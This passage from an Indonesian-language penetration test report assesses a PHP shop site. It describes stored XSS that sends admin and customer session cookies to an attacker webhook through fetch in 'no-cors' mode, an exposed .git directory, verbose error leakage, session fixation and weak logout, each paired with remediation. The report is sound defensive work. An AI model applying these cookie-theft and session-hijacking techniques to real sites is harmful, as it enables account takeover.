1. Sisi Admin: Saat Administrator membuka halaman 'View Manufacturers', browser akan mengeksekusi script dan mengirimkan cookie sesi admin ke server penyerang (Webhook).
2. Sisi Customer: Saat pengunjung membuka halaman 'shop.php', script yang terpasang di sidebar/filter produk akan mengirimkan cookie sesi customer ke penyerang.

Metode fetch dengan mode 'no-cors' memastikan data terkirim meskipun terdapat kebijakan keamanan browser yang ketat.




Image 15. Webhook




Image 16. Stored XSS

C. Remediation

Untuk mengatasi kerentanan Stored XSS ini, langkah-langkah perbaikan berikut harus diimplementasikan:

1. Output Encoding (Primary Defense)

Gunakan fungsi `htmlspecialchars()` pada sisi PHP sebelum menampilkan data dari database ke browser untuk memastikan tag script tidak dianggap sebagai kode aktif.

Contoh: `echo htmlspecialchars($manufacturer_title, ENT_QUOTES, 'UTF-8');`

2. Cookie Security (HttpOnly)

Setel atribut `HttpOnly` pada konfigurasi session cookie di aplikasi. Atribut ini mencegah JavaScript (`document.cookie`) mengakses data sesi, sehingga serangan XSS tidak bisa mencuri session ID.

3. Implementasi Content Security Policy (CSP)

Tambahkan header HTTP CSP untuk membatasi pengiriman data (`connect-src`) hanya ke domain yang diizinkan dan melarang eksekusi inline script.

4. Input Validation

Terapkan validasi input pada parameter nama manufacturer untuk menolak karakter tag HTML seperti `<script>` sebelum data masuk ke dalam query SQL.

4.4.8 Business Logic Error - Improper Shopping Cart Validation

A. Deskripsi

Aplikasi memiliki cacat logika dalam menangani penambahan item ke keranjang belanja. Sistem tidak membedakan atribut produk (seperti tipe Brand New vs Second) dan gagal memperbarui kuantitas secara otomatis jika produk yang sama ditambahkan kembali.

Category	Insecure Design
Severity	

Risk	Likelihood: High (Pasti terjadi pada setiap transaksi barang sejenis). Impact: Low/Medium (Menggangu integritas data belanja dan menghambat alur transaksi).
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

User dipaksa melakukan langkah tambahan manual untuk mengubah data. Jika terjadi kesalahan pada fungsi Update di dalam halaman Cart, user bisa saja mendapatkan harga yang salah atau tipe barang yang tidak sesuai dengan keinginan awal karena sistem "memaksa" atribut pertama yang masuk.




Image 17. add to cart type second




Image 18. already in cart brand new




Image 19. Cart tidak terupdate

C. Remediation

4.4.8 Information Disclosure (Detailed Error Message)

A. Deskripsi

Aplikasi dikonfigurasi untuk menampilkan pesan kesalahan database (MySQL Error) secara detail kepada pengguna akhir. Pesan ini membocorkan informasi teknis yang seharusnya bersifat internal.

Category	Security Misconfiguration
Severity	Medium (5.3) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Risk	Likelihood: High. Error ini muncul secara otomatis setiap kali terjadi kegagalan query SQL. Impact: Low/Medium. Membantu penyerang dalam melakukan pemetaan sistem (reconnaissance) untuk serangan lanjutan yang lebih presisi.
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

Pesan error membocorkan:

Full Path Server: /www/wwwroot/dibishop.duckdns.org/...

Database Driver: mysqli_sql_exception (PHP MySQLi).

Logika Query: Membocorkan bahwa aplikasi menggunakan fungsi mysqli_query().

```
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/edit_account.php:136 Stack trace: #0
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/edit_account.php(136): mysqli_query() #1
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/my_account.php(84): include('.') #2 {main} thrown in
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/edit_account.php on line 136
```

Image 20. Path

C. Remediation

Matikan Tampilan Error di Production Ini wajib. Kalau pakai PHP, pastikan konfigurasi `php.ini` di *server production* diset seperti ini:

- `display_errors = Off`
- `log_errors = On` Ini memastikan *error* mematikan tidak bocor ke layar *browser* pengunjung, melainkan dicatat di dalam *server*.

4.4.9 Exposure of Version Control Repository)

A. Deskripsi

Ditemukan kerentanan berupa tereksposnya direktori metadata sistem kendali versi (.git) pada root direktori web server. Melalui akses ke file `.git/config`, ditemukan URL remote repository publik/internal yang digunakan oleh pengembang. Hal ini memungkinkan pihak tidak berwenang untuk mengetahui lokasi penyimpanan kode sumber (source code) dan berpotensi mengunduh seluruh isi repositori tersebut secara utuh.

Category	Security Misconfiguration
Severity	High (7.5) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Risk	Likelihood: High. Akses terhadap direktori <code>.git</code> tidak memerlukan otentikasi dan dapat diakses langsung melalui browser maupun alat otomatis seperti <code>git-dumper</code>. Impact: Critical. Tereksposnya repositori GitHub memberikan akses penuh kepada penyerang untuk mempelajari arsitektur aplikasi, mencari celah keamanan baru melalui analisis kode statis, serta berisiko mengungkapkan kredensial sensitif atau API keys yang tersimpan dalam riwayat perubahan kode (commit history). Impact: -
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

Penyerang melakukan pemindaian direktori dan menemukan folder .git yang aktif. Dengan mengakses <http://dibishop.duckdns.org/.git/config>, penyerang mendapatkan informasi teknis mengenai struktur repositori, termasuk URL asal di GitHub: <https://github.com/rezafahmialviandy/Dibimbing-Shop>. Bukti ini menunjukkan bahwa kontrol akses terhadap file konfigurasi sensitif tidak diterapkan, sehingga memungkinkan pengunduhan seluruh aset kode sumber aplikasi.



Image 21. Browser

C. Remediation

Batasi Akses Direktori: Konfigurasi web server (Apache/Nginx) untuk melarang akses publik ke folder yang dimulai dengan titik (dotfiles), terutama direktori .git.

Hapus Metadata di Produksi: Pastikan folder .git dihapus atau tidak diikutsertakan saat melakukan proses deployment ke server produksi.

Gunakan gitignore: Pastikan file sensitif seperti .env atau konfigurasi database tidak pernah dimasukkan ke dalam repositori Git.

Audit Keamanan: Lakukan pembersihan riwayat commit jika pernah ada kredensial yang tidak sengaja terunggah ke repositori tersebut.

4.4.10 Insufficient Session Expiration

A. Deskripsi

Sesi pengguna tidak dihancurkan secara permanen di sisi server saat pengguna menekan tombol logout. Hal ini terbukti dari data keranjang belanja yang tetap tersimpan dan dapat diakses kembali menggunakan identitas sesi yang sama.

Category	Identification and Authentication Failures
----------	--

Severity	Medium (6.5) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Risk	Likelihood: High. Sesi tetap "hidup" dalam waktu lama tanpa ada mekanisme timeout yang ketat. Impact: Medium/High. Penyerang yang memiliki akses ke browser atau ID sesi yang sama dapat melanjutkan aktivitas pengguna sebelumnya.
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

Setelah user menekan logout dan status berubah menjadi "Welcome: Guest", ID sesi lama masih dianggap valid oleh server untuk menarik data keranjang belanja sebelumnya (image_4cd408.jpg). Sesi tidak benar-benar diakhiri (invalidated).




Image 22. Guest




Image 23. Login user

C. Remediation

Pastikan fungsi logout menjalankan perintah `session_unset();`, `session_destroy();`, dan menghapus cookie dari sisi klien menggunakan `setcookie()` dengan waktu kedaluwarsa di masa lalu.

4.4.11 Session Fixation

A. Deskripsi

Aplikasi gagal memperbarui ID sesi (PHPSESSID) saat terjadi perubahan status autentikasi. ID sesi yang sama tetap digunakan sebelum login (Guest), setelah login (Customer/Admin), hingga setelah logout.

Category	Identification and Authentication Failures
Severity	High (8.8) - CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Risk	Likelihood: High. Penyerang bisa menentukan ID sesi terlebih dahulu dan memberikannya kepada korban. Impact: High. Pengambilalihan akun secara penuh jika penyerang berhasil memancing korban login menggunakan ID sesi yang sudah disiapkan.
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

Penyerang mencatat PHPSESSID saat menjadi tamu.

Penyerang memberikan ID tersebut ke korban (misal lewat teknik Session Injection atau manipulasi link jika ID diteruskan lewat URL).

Setelah korban login, penyerang menggunakan ID yang sama untuk masuk ke akun korban karena server tidak melakukan regenerasi ID.






Image 24. Admin login

*Image 25. Guest**Image 26. Login User*

C. Remediation

Gunakan fungsi `session_regenerate_id(true)`; di PHP tepat setelah proses validasi login berhasil dan saat proses logout dilakukan.

V. KESIMPULAN DAN SARAN

A. Kesimpulan

Pengujian keamanan pada platform `dibishop.duckdns.org` menunjukkan bahwa postur keamanan aplikasi saat ini belum memadai dan memerlukan perbaikan komprehensif. Teridentifikasinya 12 kerentanan yang tersebar di 6 kategori mengindikasikan adanya kelemahan fundamental, terutama pada implementasi validasi *input* dan kontrol akses. Keberadaan celah kritis, seperti *Stored XSS* yang dapat dieksekusi dari dalam panel admin serta potensi manipulasi *database*, membuktikan bahwa platform rentan terhadap skenario serangan lanjutan yang berisiko mengkompromikan integritas sistem dan kerahasiaan data pengguna.

B. Saran

Untuk memitigasi risiko secara efektif, direkomendasikan pendekatan perbaikan dua tahap bagi tim pengembang dan manajemen:

1. Remediasi Taktis (Jangka Pendek):

- a. Prioritaskan penambalan (*patching*) pada kerentanan berisiko tinggi terlebih dahulu. Terapkan *output encoding* yang ketat untuk mencegah eksekusi *Stored XSS*, khususnya pada parameter yang diakses melalui panel admin.
- b. Gunakan *Prepared Statements* (Parameterized Queries) secara menyeluruh pada aplikasi untuk memblokir celah *SQL Injection*.

2. Peningkatan Strategis (Jangka Panjang):

- a. Integrasikan prinsip *Secure Software Development Life Cycle* (SSDLC) dalam siklus pengembangan, dengan mengacu pada pedoman standar industri seperti OWASP Top 10.
- b. Implementasikan *Web Application Firewall* (WAF) sebagai lapisan pertahanan tambahan terhadap serangan berbasis web.
- c. Lakukan evaluasi keamanan dan *penetration testing* secara berkala, terutama sebelum merilis fitur baru ke *environment production*.

